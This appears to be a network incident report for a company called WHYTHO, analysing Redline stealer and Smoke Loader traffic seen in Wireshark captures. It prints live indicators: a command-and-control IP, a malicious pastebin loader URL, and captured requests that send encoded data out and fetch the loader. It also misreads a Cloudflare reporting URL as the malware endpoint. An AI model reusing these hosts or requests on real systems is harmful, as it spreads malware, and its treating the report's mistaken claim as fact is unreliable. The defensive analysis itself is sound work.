

WHYTHO Network Activity Report

Date: 2023-05-08

EXECUTIVE SUMMARY

On April 16, 2023, a network intrusion occurred within the company's internal network, involving devices with network USER1.WHYTHO.LOCAL and external sources. The attackers utilized Redline malware and Smoke Loader, which are known for stealing sensitive information, compromising system security, and delivering other malicious payloads. The effects of Redline malware can be devastating, causing loss of confidential information, financial damage, and even reputational harm. Therefore, it is essential to remove the malware, reinforce security measures, and prevent future attacks to ensure the integrity and security of the company's network and data.

CONTENTS

Executive Summary 1

Technical Analysis 2

Recommended Clean-Up and Mitigation Strategies 2-3

Contributing Analysts 3

TECHNICAL ANALYSIS

Using Wireshark and Suricata IDS/IPS, the investigation revealed that the first part of the attack started with communication between USER1.WHYTHO.LOCAL and 185.159.130.81. The attacker created a Redline attack, using port 50459 and port 80(HTTP). In Figure 2 we can observe the endpoint which is set up to serve as the communication point where the collected data is sent by the malware.

No.	Time	Source	Source Port	Destination	Destination Port	Protocol	Length	Info
39265	261.337441992	10.10.5.3	50459	185.159.130.81	80	TCP	66	50459 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
39266	261.466919093	185.159.130.81	80	10.10.5.3	50459	TCP	66	80 → 50459 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=64
39267	261.467488246	10.10.5.3	50459	185.159.130.81	80	TCP	54	50459 → 80 [ACK] Seq=1 Ack=1 Win=262144 Len=0
39268	261.644280861	10.10.5.3	50459	185.159.130.81	80	HTTP/J.	866	PUT /c:\pr\owusN2Us00msOWIs0WUs00Is0TAs0TEsN1QsN2ys HTTP/1.1 , JavaScript Object
39269	261.774435209	185.159.130.81	80	10.10.5.3	50459	TCP	54	80 → 50459 [ACK] Seq=1 Ack=813 Win=64128 Len=0
39270	261.887977963	185.159.130.81	80	10.10.5.3	50459	TCP	1514	80 → 50459 [ACK] Seq=1 Ack=813 Win=64128 Len=1460 [TCP segment of a reassembled
39271	261.888846842	185.159.130.81	80	10.10.5.3	50459	HTTP/J.	1380	HTTP/1.1 200 OK , JavaScript Object Notation (application/json)
39272	261.888552933	10.10.5.3	50459	185.159.130.81	80	TCP	54	50459 → 80 [ACK] Seq=813 Ack=2787 Win=262144 Len=0
45212	326.889891755	185.159.130.81	80	10.10.5.3	50459	TCP	54	80 → 50459 [FIN, ACK] Seq=2787 Ack=813 Win=64128 Len=0
45213	326.890981357	10.10.5.3	50459	185.159.130.81	80	TCP	54	50459 → 80 [ACK] Seq=813 Ack=2788 Win=262144 Len=0
45214	326.914323953	10.10.5.3	50459	185.159.130.81	80	TCP	54	50459 → 80 [FIN, ACK] Seq=813 Ack=2788 Win=262144 Len=0
45221	327.043631250	185.159.130.81	80	10.10.5.3	50459	TCP	54	80 → 50459 [ACK] Seq=2788 Ack=814 Win=64128 Len=0

Figure 1

Wireshark data of communication between 10.10.5.3 and 185.159.130.81 on ports 80 and 50459.

```

PUT /clpr/OWUsN2UsODMsOWIsOWUsODIsOTAsOTEsNjQsN2Ys HTTP/1.1
Content-Type: application/json
User-Agent: SmartClipper
Host: 185.159.130.81
Content-Length: 623
Cache-Control: no-cache

{"data": "YWeSYzMsY2IsZDcsZGMSOWQsYzUsYTAsZGMSYjQsOGMSODGsNmUsOTQsYzksYWeSYjcsYjYsOTYsYmUsNmYsYjcsYWeSNzMsODUsOTMsYmIsOWMsODksNzIsYTIIsNjgsN2YsOWQsOWIsOTGsYmQsNzEsODcsOWEsYTKsYmQsOWIsODGsOGUsNjIsOGMSNzUsODksYmIsOGIsY2MsYTUsZTIsZDcsYTIIsYzQsYjUsZTUsOTYsOWMsODMsYjMsODksNmQsY2MsZDUsY2MsZGUsNzUsOTQsYmIsZTUsZTAsYzMsYzAsYmIsYTEsYzYsYTIIsYzcsZTGsZDcsOGYsYTcsZWeSY2MsOWYsYzksOGQsYWeSOGIsNzUsNjcsYTMNjUsNzksOGIsOTksOTUsOWQsNzAsODcsN2QsZGIsZTYsY2EsYzUsYmMsOWYsY2QsN2UsYTgsY2MsOGIsY2MsOWYsZTKsZTAsNmEsOTIsYzUsZDksYmYsYTgsOWMsZGQsNWQsYmIsYzAsY2YsY2MsZTYsYTcsYzEsYmMsYjUsYjgsYzIsYmMsYmEsOTYsYjcsYTIIsODIsYzcsY2EsZTAsOTUsY2UsZDYsOWYsYmI="} HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sun, 16 Apr 2023 14:36:46 GMT
Content-Type: application/json
Content-Length: 2186
Connection: keep-alive
CF-Cache-Status: DYNAMIC
Report-To: {"endpoints": [{"url": "https://\\a.nel.cloudflare.com\\report\\v3?s-JexGIcA7SaSVJRL0EXCQkgLONj2wWxxVVF1no8VNrkVEOyQx%2Fsqs86KTNVrrzwSSkIo6nGx3x91eMgFlhTiVDBPLRsCRFv8tVdwDQKNCT9HQQJQsZleIrc%2BsSJQH56ltHa3A%3D%3D"}], "group": "cf-nel", "max_age": 604800}
NEL: {"success_fraction": 0, "report_to": "cf-nel", "max_age": 604800}
CF-RAY: 7b8d29972f37376b-HEL
alt-svc: h3="443"; ma=86400, h3-29="443"; ma=86400

{"clipper": "YzIsNzksYzQsZTAsZGMSOTksYzYsY2EsZDcsZGIsYmEsYmQsOWIsYjgsYTYsYzUsOWIsOWYsODksNjcsYTEsODcsNGYsYjEsYzUsZTcsYzgsYjksYTUsZGMSNTksODEsNzcsOTMsOTMsOGMSNWEsYzMsYmYsZTcsZTUsYmEsNzksODIsNGQsNzYsNmUsODQsOWIsOTEsODksNTgsZDcsZGIsOTAsNzIsOGEsOTMsN2IsYTKsOTMsOWYsYTgsYzEsYjgsZGEsZDUsYTIIsNmEsYzEsYmYsYjEsYjAsYjksYmQsN2YsOTUsYmMsYTcsYmYsYjIsOWEsZDksOWQsZDYsOWEsNjMsYzcsODUsZGEsY2QsYjMsOWMsZTMNjksN2EsOGIsY2QsOTcsZTAsYTQsNzUsODMsOTGsOTksYjcsYmEsYjAsNGYsOGUsNjEsNzUsZWeSZDUsZTAsYTIIsYmIsYTAsNjQsODQsYzksZTcsY2UsYjUsNjksZTYsNzAsYmEsOGEsOTksY2YsYTAsYmUsOGMsY2YsZwMsZGQsYmEsY2EsYmMsOTcsYmMsYTQsYjQsZGEsZGUsZTIIsYTAsZWIsZDQsNWYsYjYsODUsZGEsN2IsNzMsNTAsOTAsOWMsYmIsYmYsODQsYTEsOGMSNWEsODMsY2YsYmEsYTcsODUsOGEsNzksNzIsOTYsNzUsODMsYjIsOTGsOWUsNjcsYmIsYmQsNjIsODAsOTUsYTcsOWEsODGsOTMsYjQsN2IsOGIsOWIsYzgsYmMsYTEsNmMsOGMSYjksYmIsYmQsOGEsOGIsN2QsOTEsOTGsYTQsNzUsYTUsODUsOGIsYmUsZTIsZDksNGYsOGEsNzAsOTUsOGQsN2IsOTcsYjgsN2EsYTgsYmMsZDksYWeSYzIsNzAsYmIsOWQsZTMszYmYsYjksN2YsOWMsOGIsYjYsOTQsYmIsZGEsOWUsOGEsYzksOWEsOTUsOTcsODEsYTYsOGEsYTAsNzQsZDIIsN2IsOWEsYmEsZDQsZGQsYjcsNmMsODYsODQsZWQsYmUsYzQsYmUsOTQsYTYsYmQsODGsY2MsZTcsOWUsYTEsYjAsYzIsYjEsYTIIsYTIIsYTIIsY2QsOGQsYmQsODcsZTAsOGEsYTEsYmQsOWEsZGMSZDUsYTgsYTYsY2MsYzYsYjAsOWYsYzcsOGQsNzksYzQsODcsOTYsYmIsYzgsYmIsODQsZTKsYzEsYTUsYmEsYjUsOTUsODUsNjcsNTIsZGEsYmIsYmEsNzksOWMsODcsODQsYmIsYzgsZTMszYmMsYmMsZDAsOTAsYTIIsYjksODYsYWeSYzEsY2IsYjYsOWQsZGMSZGMSOTAsOTGsYzAsYzcsYzIsN2EsOTIIsYTEsOWMsNzgsOGQsZDIIsZDYsYmMsOWYsOGEsNzksYTKsOTcsNzcsYmIsYjcsOTQsYjksNjMsOGQsOTksODcsYmQsNzcsZTYsZTAsNzEsYTYsODksY2QsYjQsYmAsODcsYjQsODQsOTcsYmQsZDksYjksYmYsODQsY2QsYmYsYmUsYmQsOWEsYzAsOGUsNzAsYjYsOGIsYmIsZDAsZGYSYmEsOGMSOTcsOTMsNGQsNzIsYzgsZTUsYzksNjksNmEsOGUsNTksYjksOWIsYTgsYjMsYmQsOWYsYjksYTcsZGUsYmEsYzMsOGMSOTMsYTUsYmIsOWIsOWUsYjEsOTcsYmIsNjgsYTgsZDQsYTYsYTYsOTMsYzEsZDEsN2MsODGsYTcsODUsN2IsYmUsODQsOTMsOGMSNWEsYjcsYjgsZWIsZGYSNzcsOTcsNjgsNGYsYmMsYjQsOGMSZTAsYjcsY2YsNjcsYjgsZGUsODMsOWUsYzIsZGEsYzMsOTIsNzUsZDUsOWEsYmYsODksY2MsZDksYmYsYjIsYTEsYjEsZTIIsYzgsYjcsY2UsODEsODIsOGMSODMsNzUsYTUsODUsOGIsYWeSZTcsZGYSNGYsOGEsNzAsOTUsYmQsOGIsNzgsYzcsNzAsOTksOGMSYzcsYmMsYzMsYTcsYjYsOTGsYjksYzUsYmQsY2QsYTIIsNmUsOWMsYWeSYjQsZGQsYWeSOWIsNmQsZDYsYWeSOWYsODYsYzIsY2QsYjEsNzksNTIsZWIs"}

```

Figure 2


HTTP communication between 10.10.5.3 and 185.159.130.81. This is the download of the redline malware onto the network. Endpoint location:

```

{"endpoints": [{"url": "https://\\a.nel.cloudflare.com\\report\\v3?s-JexGIcA7SaSVJRL0EXCQkgLONj2wWxxVVF1no8VNrkVEOyQx%2Fsqs86KTNVrrzwSSkIo6nGx3x91eMgFlhTiVDBPLRsCRFv8tVdwDQKNCT9HQQJQsZleIrc%2BsSJQH56ltHa3A%3D%3D"}], "group": "cf-nel", "max_age": 604800}

```

The second part of the attack involved communication between USER1.WHYTHO.LOCAL and 104.20.68.143, hosted on <http://pastebin.com>. The location of the IP was <https://pastebin.com/raw/aCZb2pjR>. This site has been reported on VirusTotal for being a Smoke Loader. Smoke Loader is a malicious bot application used to load other malware.



No.	Time	Source	Source Port	Destination	Destination Port	Protocol	Length	Info
39224	260.532239135	10.10.5.3	50456	104.20.68.143	80	TCP	66	50456 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
39225	260.542974286	104.20.68.143	80	10.10.5.3	50456	TCP	66	80 → 50456 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1400 SACK_PERM WS=8192
39226	260.543248602	10.10.5.3	50456	104.20.68.143	80	TCP	54	50456 → 80 [ACK] Seq=1 Ack=1 Win=262144 Len=0
39227	260.543375712	10.10.5.3	50456	104.20.68.143	80	HTTP	162	GET /raw/aCZb2pjR HTTP/1.1
39228	260.554664211	104.20.68.143	80	10.10.5.3	50456	TCP	54	80 → 50456 [ACK] Seq=1 Ack=109 Win=65536 Len=0
39229	260.554738008	104.20.68.143	80	10.10.5.3	50456	TCP	54	[TCP Dup ACK 39228#1] 80 → 50456 [ACK] Seq=1 Ack=109 Win=65536 Len=0
39230	260.561398137	104.20.68.143	80	10.10.5.3	50456	HTTP	346	HTTP/1.1 301 Moved Permanently
39231	260.561578046	10.10.5.3	50456	104.20.68.143	80	TCP	54	50456 → 80 [ACK] Seq=109 Ack=293 Win=261632 Len=0
45216	326.915375465	10.10.5.3	50456	104.20.68.143	80	TCP	54	50456 → 80 [FIN, ACK] Seq=109 Ack=293 Win=261632 Len=0
45217	326.926020125	104.20.68.143	80	10.10.5.3	50456	TCP	54	80 → 50456 [FIN, ACK] Seq=293 Ack=110 Win=65536 Len=0
45218	326.926367733	10.10.5.3	50456	104.20.68.143	80	TCP	54	50456 → 80 [ACK] Seq=110 Ack=294 Win=261632 Len=0

Figure 3

Wireshark data of communication between 10.10.5.3 and 104.20.68.143 over ports 80 and 50456.

```
GET /raw/aCZb2pjR HTTP/1.1
Content-Type: application/json
User-Agent: SmartClipper
Host: pastebin.com

HTTP/1.1 301 Moved Permanently
Date: Sun, 16 Apr 2023 14:36:45 GMT
Transfer-Encoding: chunked
Connection: keep-alive
Cache-Control: max-age=3600
Expires: Sun, 16 Apr 2023 15:36:45 GMT
Location: https://pastebin.com/raw/aCZb2pjR
Server: cloudflare
CF-RAY: 7b8d298fbc591795-EWR

0
```

Figure 4

Inside the communication between 10.10.5.3 and 104.20.68.143. It contains the location `https://pastebin.com/raw/aCZb2pjR`. This is where the smoke loader was first entered into the system.

11 / 89

11 security vendors flagged this URL as malicious

`https://pastebin.com/raw/aCZb2pjR`
pastebin.com

200 Status
2023-05-07 08:44:39 UTC
1 day ago

Community Score

DETECTION DETAILS COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Crowdsourced context

HIGH 1 MEDIUM 0 LOW 0 INFO 0 SUCCESS 0

Activity related to SMOKELOADER - according to source Cluster25 - 17 days ago
This URL is used by SMOKELOADER

Security vendors' analysis

Security vendors' analysis		Security vendors' analysis	
Avira	Malware	BitDefender	Malware
Cluster25	Malicious	Dr.Web	Malicious
ESET	Malware	Forcepoint ThreatSeeker	Malicious
Fortinet	Malware	G-Data	Malware
Kaspersky	Malware	Sophos	Malware
VIPRE	Malicious	Abusix	Clean

Do you want to automate checks?

Figure 5

Total virus report for "`https://pastebin.com/raw/aCZb2pjR`". The site is loaded with infectious malware that we do not want on the network.

RECOMMENDED CLEAN UP AND MITIGATION STRATEGIES

First, isolate the affected device, USER1.WHYTHO.LOCAL, on the network, and disconnect it from the network to prevent further infection or data exfiltration. Remove Redline malware and Smoke Loader from the affected host by identifying and deleting associated files and any registry entries. Update antivirus software and ensure it scans for Redline malware and Smoke Loader signatures.

Implement strict firewall rules to block connections to known malicious domains and IP addresses associated with the attack. Monitor network traffic for unusual patterns or connections, particularly those involving the malicious IP addresses identified. Educate users on safe browsing practices and the importance of not clicking on suspicious links or downloading unknown files.

By following these steps, the infected host can be cleaned, and future infections can be prevented, ensuring the security and integrity of the company's network and data.